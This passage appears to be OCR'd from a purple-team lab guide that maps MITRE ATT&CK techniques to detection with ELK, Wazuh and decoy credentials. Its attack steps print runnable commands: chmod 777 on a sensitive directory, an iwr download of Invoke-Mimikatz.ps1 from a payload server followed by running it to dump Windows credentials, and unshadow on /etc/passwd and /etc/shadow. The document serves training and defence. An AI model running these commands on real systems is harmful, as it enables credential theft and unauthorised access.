
5.2.A Attack: -

File and Directory Permissions Modification: -


```
cd /opt/sensitive

chmod 777 /opt/sensitive

cat read.txt
```

5.2.B Detection: -

Detect File/Folder permissions abuse using Host based Attack Monitoring [ELK + Wazuh (HIDS)]
Active Defence – DTE0030 (Pocket Litter)



CREDENTIAL ACCESS PHASE



6. CREDENTIAL ACCESS

6.1 Credential Access Windows [OS Credential Dumping - T1003.001]

6.1.A Attack : -

OS Credential Dumping: -

1. Download Credential Dumping Script from Payload-Server:

```
iwr –usebasicparsing http://192.168.250.100/Invoke-Mimikatz.ps1  -OutFile Invoke-Mimikatz.ps1
```


2. Execute Credential Dumping script on compromised machine:

```
.\Invoke-Mimikatz.ps1
```

```
Invoke-Mimikatz -verbose
```

6.1.B Detection: -

Detect Credential dumping script using Host based Attack Monitoring [ELK + Wazuh (HIDS)]
Active Defence – DTE0012 (Decoy Credentials)



6. CREDENTIAL ACCESS

6.2 Credential Access Linux [OS Credential Dumping - T1003.008]

6.2.A Attack: -


/etc/shadow & /etc/passwd file dump: -

```
unshadow /etc/passwd /etc/shadow > /tmp/crack.password.db
```

